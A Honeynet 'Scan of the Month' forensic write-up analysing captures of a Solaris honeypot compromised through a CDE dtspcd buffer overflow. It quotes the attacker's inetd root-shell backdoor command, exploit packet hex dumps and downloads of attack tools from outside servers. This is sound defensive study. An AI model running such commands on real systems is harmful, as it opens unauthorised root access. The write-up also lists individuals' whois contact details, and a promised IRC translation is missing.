Scan Of The Month - 28
HoneyNet.Org

Author
Shomiron Das Gupta
sdg246@rediffmail.com

May 2003

Introduction

Members of AT&T Mexico Honeynet captured a unique attack. As common, what is interesting is not how the attackers broke in, but what they did afterwards. Your mission is to analyze the network capture of the attacker's activity and decode the attacker's the actions. There are two binary log files. Day1 captures the break in, Day3 captures some unique activity following the compromise. The honeypot in question is IP 192.168.100.28. Make sure you review the challenge criteria before submitting your writeup.

Initial Examination

a. Download the gzipped file from the challenge page.

```
# wget http://www.honeynet.org/scans/scan28/day1.log.gz

# wget http://www.honeynet.org/scans/scan28/day3.log.gz
```

b. To verify the integrity of the files we generate the md5 hashes using the following commands and then verify the output with the values provided on the site.

```
# md5sum day1.log.gz day3.log.gz

79e5871791542c8f38dd9cee2b2bc317  day1.log.gz
af8ab95f41530fe3561b506b422ed636  day3.log.gz
```

Questions

Q1. What is the operating system of the honeypot? How did you determine that? (see day1)
A: The honeynet is running SunOS 5.8

There are two methods used to find the operating system of the honeypot.

a. Passive OS Fingerprinting
p0f was used to run through the day1.log to find the OS of the honeypot. The following commands were used to simply find the OS of IP 192.168.100.28

```
# p0f -s day1.log | grep 192.168.100.28

p0f: passive os fingerprinting utility, version 1.8.3
(C) Michal Zalewski <lcamtuf@gis.net>, William Stearns <wstearns@pobox.com>
p0f: file: '/etc/p0f.fp', 207 fprints, iface: 'eth0', rule: 'all'.
192.168.100.28 [1 hops]: SunOS 5.8
192.168.100.28: UNKNOWN [24820:64:2104:1:-1:1:1:48].
192.168.100.28 [1 hops]: SunOS 5.8
192.168.100.28 [1 hops]: SunOS 5.8
192.168.100.28: UNKNOWN [24820:64:55368:1:-1:1:1:48].
192.168.100.28 [1 hops]: SunOS 5.8
192.168.100.28 [1 hops]: SunOS 5.8
192.168.100.28 [1 hops]: SunOS 5.8
192.168.100.28 [1 hops]: SunOS 5.8
192.168.100.28 [1 hops]: SunOS 5.8
192.168.100.28 [1 hops]: SunOS 5.8
192.168.100.28 [1 hops]: SunOS 5.8
192.168.100.28 [1 hops]: SunOS 5.8
192.168.100.28 [1 hops]: SunOS 5.8
192.168.100.28 [1 hops]: SunOS 5.8
192.168.100.28 [1 hops]: SunOS 5.8
192.168.100.28 [1 hops]: SunOS 5.8
```

b. Banner Grabbing
Banner grabbing techniques were used on the day1.log binary to find the OS of the honeypot. This technique was used to confirm the results from section (a.)

Ngrep was used to run through the log file and pick up the expression "Sun" from the payload of the packets. Following command produced a large number of correct entries.

```
# ngrep -I day1.log "Sun"
```

For better readability we further refine our search to find confirmation of the OS being SunOS 5.8

```
# ngrep -I day1.log "Sun" port 6112 and port 56710

input: day1.log
filter: ip and ( port 6112 and port 56710 )
match: Sun
######
T 192.168.100.28:6112 -> 61.219.90.180:56710 [AP]
  00000001400320001  3 .//.SPC_AAAVTaqDd.1000.zoberius:SunOS:5.8:sun4u.
######exit
```

Shomiron Das Gupta
sdg246@rediffmail.com

Q2. How did the attacker(s) break into the system? (see day1.log)

A. The attacker(s) exploited the vulnerability in the CDE Subprocess Control Service to break into the system. The description of the attack is available on the CERT website (http://www.cert.org/advisories/CA-2002-01.html).

Analysis

The CDE Subprocess Control Service has a buffer overflow condition when a 4k buffer is exploited by the contents of one of the packets. The signature of the malicious packet can be found at bytes 0x3e - 0x41. Following is the sample tcpdump from the CERT website.

```
09:46:04.378306 10.10.10.1.3592 > 10.10.10.2.6112: P 1:1449(1448) ack 1 win 16060
<nop,nop,timestamp 463986683 4158792> (DF)

0x0000    4500 05dc a1ac 4000 3006 241c 0a0a 0a01        E.....@.0.$.....
0x0010    0a0a 0a02 0e08 17e0 fee2 c115 5f66 192f        ...f........._f./
0x0020    8018 3ebc e1e9 0000 0101 080a 1ba7 dffb        ..>.............
0x0030    003f 7548 3030 3030 3030 3032 3034 3130        .?uH000000020410
0x0040    3365 3030 3031 2020 3420 0000 0031 3000        3e0001..4....10.
0x0050    801c 4011 801c 4011 1080 0101 801c 4011        ..@...@.......@.
0x0060    801c 4011 801c 4011 801c 4011 801c 4011        ..@...@...@...@.
```

Following is tcpdump command with the malicious packet picked up from the Day1.log binary. Note the packet has been snipped for brevity.

```
# tcpdump -r day1.log -Xnl host 192.168.100.28 and host 61.219.90.180 and port 6112
and port 56711

21:06:26.503382 61.219.90.180.56711 > 192.168.100.28.6112: . 1:1449(1448) ack 1 win
5840 <nop,nop,timestamp 48510034 113867474> (DF)
0x0000    4500 05dc efbd 4000 2c06 10ba 3ddb 5ab4        E.....@.,...=.Z.
0x0010    c0a8 641d dd87 17e0 7fc1 db88 ba41 eb06        ..d..........A..
0x0020    8010 16d0 615f 0000 0101 080a 02e4 3452        ....a_........4R
0x0030    06c9 7ad2 3030 3030 3030 3032 3034 3130        ..z.000000020410
0x0040    3365 3030 3033 2020 3420 0000 0031 3000        3e0003..4....10.
0x0050    801c 4011 801c 4011 1080 0101 801c 4011        ..@...@.......@.
0x0060    801c 4011 801c 4011 801c 4011 801c 4011        ..@...@...@...@.
0x0070    801c 4011 801c 4011 801c 4011 801c 4011        ..@...@...@...@.
0x0080    801c 4011 801c 4011 801c 4011 801c 4011        ..@...@...@...@.
0x0090    801c 4011 801c 4011 801c 4011 801c 4011        ..@...@...@...@.
0x00a0    801c 4011 801c 4011 801c 4011 801c 4011        ..@...@...@...@.
<--SNIP-->
```

I have also used a pattern-matching tool (Ngrep) to confirm my analysis. Note the packet has been snipped for brevity.

```
# ngrep -I day1.log "103e"

input: day1.log
match: 103e
################################################################################
#########################################
<--SNIP-->
################################################################################
T 61.219.90.180:56711 -> 192.168.100.28:6112 [A]
  0000000204103e0003  4
...10...@...@.......@...@...@...@...@...@...@...@...@...@...@...@...@...@...@..
.@...@...@...@...@...@...@...@..
<--SNIP-->
..@...@...@...@...@...@...@...@...@...@...@...@...@...@...@...@...@...@...@...@
...@...@...@...@...@...@...@. ... ..........4.#. .. ... ..* ..*
..#...#...#...#....... ./bin/ksh -c echo "ingreslock stream tcp nowait root /bin/sh
```

Shomiron Das Gupta
sdg246@rediffmail.com

```
sh -i">/tmp/x;/usr/sbin/inetd -s /tmp/x;sleep 10;/bin/rm -f /tmp/x
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
################################################################################
######################################
<--SNIP-->
################################################################################
#######################################################exit
```

Shomiron Das Gupta
sdg246@rediffmail.com

Q3. Which systems were used in this attack, and how? (see day1.log)
A. Several machines were used in the attack. I have added the packet dumps for all 3rd party hosts to back my claim.

61.219.90.180 – Attacker

192.168.100.28 – Target

62.211.66.16 – FTP Server

Packet

```
21:12:42.127957 61.219.90.180.56712 > 192.168.100.28.ingreslock: P 315:335(20) ack
326 win 7504 <nop,nop,timestamp 48547596 113904003> (DF)

0x0000    4500 0048 d494 4000 2c06 3177 3ddb 5ab4        E..H..@.,.1w=.Z.
0x0010    c0a8 641c dd88 05f4 805b ed68 ba6d 4507        ..d......[.h.mE.
0x0020    8018 1d50 92b7 0000 0101 080a 02e4 c70c        ...P............
0x0030    06ca 0983 6674 7020 3632 2e32 3131 2e36        ....ftp.62.211.6
0x0040    362e 3136 2032 310a                            6.16.21.
```

Purpose
This FTP server was used to download tools like wget, dlp, solbnc, ipv6sun etc.

62.211.66.53 – HTTP Server

Packet

```
21:15:29.216633 192.168.100.28.ingreslock > 61.219.90.180.56712: P 560:723(163) ack
483 win 24616 <nop,nop,timestamp 113921765 48564304> (DF)

0x0000    4500 00d7 c8bf 4000 4006 28bd c0a8 641c        E.....@.@.(...d.
0x0010    3ddb 5ab4 05f4 dd88 ba6d 45f1 805b ee10        =.Z......mE..[..
0x0020    8018 6028 983e 0000 0101 080a 06ca 4ee5        ..`(.>........N.
0x0030    02e5 0850 3039 3a34 373a 3538 2d2d 2020        ...P09:47:58--..
0x0040    6874 7470 3a2f 2f36 322e 3231 312e 3636        http://62.211.66
0x0050    2e35 333a 3830 2f62 6f62 7a7a 2f73 6f6c        .53:80/bobzz/sol
0x0060    2e74 6172 2e67 7a0a 2020 2020 2020 2020        .tar.gz.........
0x0070    2020 203d 3e20 6073 6f6c 2e74 6172 2e67        ...=>.`sol.tar.g
0x0080    7a27 0a43 6f6e 6e65 6374 696e 6720 746f        z'.Connecting.to
0x0090    2036 322e 3231 312e 3636 2e35 333a 3830        .62.211.66.53:80
0x00a0    2e2e 2e20 636f 6e6e 6563 7465 6421 0a48        ....connected!.H
0x00b0    5454 5020 7265 7175 6573 7420 7365 6e74        TTP.request.sent
0x00c0    2c20 6177 6169 7469 6e67 2072 6573 706f        ,.awaiting.respo
0x00d0    6e73 652e 2e2e 20                              nse....
```

Purpose
The HTTP server was used to download sol.tar.gz to the honeypot

sunsolve.sun.com – FTP Server

Packet

```
21:23:52.952438 192.168.100.28.ingreslock > 61.219.90.180.56712: P 7162:7295(133)
ack 581 win 24616 <nop,nop,timestamp 113972137 48614675> (DF)

0x0000    4500 00b9 cd27 4000 4006 2473 c0a8 641c        E....'@.@.$s..d.
0x0010    3ddb 5ab4 05f4 dd88 ba6d 5fbb 805b ee72        =.Z......m_..[.r
```

```
0x0020    8018 6028 058b 0000 0101 080a 06cb 13a9        ..`(............
0x0030    02e5 cd13 2d2d 3039 3a35 363a 3231 2d2d        ....--09:56:21--
0x0040    2020 6674 703a 2f2f 7375 6e73 6f6c 7665        ..ftp://sunsolve
0x0050    2e73 756e 2e63 6f6d 3a32 312f 7075 622f        .sun.com:21/pub/
0x0060    7061 7463 6865 732f 3131 3130 3835 2d30        patches/111085-0
0x0070    322e 7a69 700a 2020 2020 2020 2020 2020        2.zip...........
0x0080    203d 3e20 6031 3131 3038 352d 3032 2e7a        .=>. 111085-02.z
0x0090    6970 270a 436f 6e6e 6563 7469 6e67 2074        ip'.Connecting.t
0x00a0    6f20 7375 6e73 6f6c 7665 2e73 756e 2e63        o.sunsolve.sun.c
0x00b0    6f6d 3a32 312e 2e2e 20                          om:21....
```

```
21:24:21.870475 192.168.100.28.ingreslock > 61.219.90.180.56712: P 8836:8969(133)
ack 581 win 24616 <nop,nop,timestamp 113975028 48617566> (DF)
```

```
0x0000    4500 00b9 cd3d 4000 4006 245d c0a8 641c        E....=@.@.$]..d.
0x0010    3ddb 5ab4 05f4 dd88 ba6d 6645 805b ee72        =.Z......mfE.[.r
0x0020    8018 6028 d24e 0000 0101 080a 06cb 1ef4        ..`(.N..........
0x0030    02e5 d85e 2d2d 3039 3a35 363a 3439 2d2d        ...^--09:56:49--
0x0040    2020 6674 703a 2f2f 7375 6e73 6f6c 7665        ..ftp://sunsolve
0x0050    2e73 756e 2e63 6f6d 3a32 312f 7075 622f        .sun.com:21/pub/
0x0060    7061 7463 6865 732f 3130 3839 3439 2d30        patches/108949-0
0x0070    372e 7a69 700a 2020 2020 2020 2020 2020        7.zip...........
0x0080    203d 3e20 6031 3038 3934 392d 3037 2e7a        .=>. 108949-07.z
0x0090    6970 270a 436f 6e6e 6563 7469 6e67 2074        ip'.Connecting.t
0x00a0    6f20 7375 6e73 6f6c 7665 2e73 756e 2e63        o.sunsolve.sun.c
0x00b0    6f6d 3a32 312e 2e2e 20                          om:21....
```

Purpose
The FTP server was used to download 111085-02.zip and 108949-07.zip to the honeypot

Shomiron Das Gupta
sdg246@rediffmail.com

Q4. Create a diagram that demonstrates the sequences involved in the attack. (see day1)
A. The logical diagram is given below followed by the descriptions of the sequence of events.

Description of the events

Event I	61.219.90.180:56711 – 192.168.100.28:6112 The attacker exploits the target using the vulnerability in the CDE Subprocess Control Service. The attacker then creates a backdoor by adding ingreslock to inetd and restarting inetd.
Event II	61.219.90.180:56712 – 192.168.100.28:1524 The attacker then logs into the insecure service and downloads tools from several different hosts via FTP and HTTP. The events are shown below in the sub sections.
Event II – A	192.168.100.28:32783 – 62.211.66.16:21 The attacker uses the honeypot to FTP into a remote server and download tools like wget, dlp, solbnc, ipv6sun etc.
Event II – B	192.168.100.28:32789 – 62.211.66.53:80 The attacker uses the honeypot to download tools from a HTTP server. The attacker downloads a tool called sol.tar.gz. He then executes the tools which further accesses another FTP server to download tools.
Event III – C	192.168.100.28:32791 – 192.18.99.122:21 The attacker first uses the honeypot to access the FTP server to download a .zip file (111085-02.zip) 192.168.100.28:32793 – 192.18.99.122:21 The attacker then uses the honeypot to access the FTP server to download a .zip file (108949-07.zip). Both the tools were actually fetched by a automated script that was run by the attacker.

Shomiron Das Gupta
sdg246@rediffmail.com

Q5. What is the purpose/reason of the ICMP packets with 'skillz' in them? (see day1)
A. The honeypot may also be used as an agent in a distributed denial of service attack network. The packet looks like a variation of the Tribe Flood Network (TFN). TFN is a DDOS attack tool, which has a three-layered architecture viz. client, handler and the agents. Once the agent is installed it sends large ICMP packets to handlers available from the encrypted master server configuration file. These ICMP echo reply packets have the word 'skillz' in the payload.

Analysis

The honeypot tried to connect to TFN (Variant) handlers by sending a large ICMP packet with 'skillz' in the payload. Following is one such packet for demonstration purposes.

```
# tcpdump -r day1.log -Xlnvvv icmp

21:29:52.338046 192.168.100.28 > 217.116.38.10: icmp: echo reply (DF) (ttl 255, id
16475, len 1044, bad cksum 87f9!)
0x0000   4500 0414 405b 4000 ff01 87f9 c0a8 641c        E...@[@.......d.
0x0010   d974 260a 0000 9ca3 1a0a 0000 0000 0000        .t&.............
0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   736b 696c 6c7a 0000 0000 0000 0000 0000        skillz..........
0x0040   0000 0000 0000 0000 0000 0000 0000 0000        ................
<--SNIP-->
0x0400   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0410   0000 0000                                       ....
```

Reference
http://staff.washington.edu/dittrich/misc/stacheldraht.analysis

Shomiron Das Gupta
sdg246@rediffmail.com

Q6. Following the attack, the attacker(s) enabled a unique protocol that one would not expect to find on an IPv4 network. Can you identify that protocol and why it was used? (see day3)

A. Attackers usually enable unique protocols to evade detection. Intrusion Detection Systems are known to sniff common protocols for malicious traffic. Hence a unique unused protocol will provide a safe haven for covert communication.

In our scenario the attacker enabled a protocol called Gryphon to evade detection. The protocol operates on the honeypot on port 7000 (i.e. 192.168.100.28:7000). Externally it looks like a very unique protocol that is never heard of but internally it is actually runs an IRC proxy. The day3 binary shows several IRC connections on this particular port.

Shomiron Das Gupta
sdg246@rediffmail.com

Q7. Can you identify the nationality of the attacker? (see day3)
A. The attacker is from ITALY

Analysis I

Following is the results to the whois query on the attackers IP 80.117.14.222

```
domain:      interbusiness.it
x400-domain: c=it; admd=0; prmd=interbusiness;
org:         Telecom Italia S.p.A.
descr:       InterBusiness
descr:       Network Service Provider
admin-c:     CD2-ITNIC
tech-c:      FG82-ITNIC
tech-c:      GLM2-ITNIC
postmaster:  FG82-ITNIC
zone-c:      DRS9-ITNIC
nserver:     151.99.125.2 dns.interbusiness.it
nserver:     193.205.245.66 dns3.nic.it
nserver:     151.99.250.2 server-b.cs.interbusiness.it
nserver:     151.99.125.138 dns.opb.interbusiness.it
remarks:     Fully Managed
remarks:     Please report Spam/Abuse only to abuse@interbusiness.it
mnt-by:      INTERBUSINESS-MNT
created:     before 19960129
expire:      20040129
changed:     domain@cgi.interbusiness.it 20020426
source:      IT-NIC

person:      Camillo Di Vincenzo
address:     Telecom Italia S.P.A.
address:     Via Paolo Di Dono, 44
address:     I-00143 Roma
address:     Italy
phone:       +39 06 36871
fax-no:      +39 06 36871
nic-hdl:     CD2-ITNIC
changed:     domain@cgi.interbusiness.it 20001115
changed:     hostmaster@nic.it 20030424
changed:     hostmaster@nic.it 20030428
source:      IT-NIC

person:      Fabio Ginocchi
address:     Telecom Italia
address:     Mercato Italia Clienti Top
address:     Customer Care
address:     Via Oriolo Romano, 257
address:     I Roma
address:     Italy
phone:       +39 6 36879293
fax-no:      +39 6 33659922
e-mail:      ginocchi@cgi.interbusiness.it
nic-hdl:     FG82-ITNIC
changed:     domain@cgi.interbusiness.it 20001102
source:      IT-NIC

person:      Gian Luca Mattu
address:     Telecom Italia SpA
address:     Via Oriolo Romano, 257
address:     I-00189 Roma (RM)
address:     Ital
phone:       +39 6 36871
fax-no:      +39 6 36879182
e-mail:      mattu@cgi.interbusiness.it
nic-hdl:     GLM2-ITNIC
changed:     domain@cgi.interbusiness.it 20021125
changed:     hostmaster@nic.it 20030424
changed:     hostmaster@nic.it 20030428
source:      IT-NIC
```

```
person:      Domain Registration Staff
address:     Telecom Italia Spa
address:     Centro Gestione InterBusiness
address:     I Roma
address:     Ita
phone:       +39 06 36879293
fax-no:      +39 06 36879182
e-mail:      domain@cgi.interbusiness.it
nic-hdl:     DRS9-ITNIC
changed:     domain@cgi.interbusiness.it 20030522
source:      IT-NIC
```

Analysis II

I tried to translate the IRC conversation into English to confirm my analysis. The translation provided a 80% match to being Italian. Pasted below is a literal translation of the script captured from the IRC.

Bonus Questions

Q. What are the implications of using the unusual IP protocol to the Intrusion Detection industry?

A. As explained above (Q6.) unusual protocols are generally used to evade detection. Intrusion Detection Systems are programmed to monitor commonly known protocols for malicious activities. Hence any protocol that is unique and not commonly used can escape detection unless manually monitored. Almost all covert communication channels either are encrypted or they use unique protocols to escape detection. This affects the Intrusion Detection Industry in a big way.

Shomiron Das Gupta
sdg246@rediffmail.com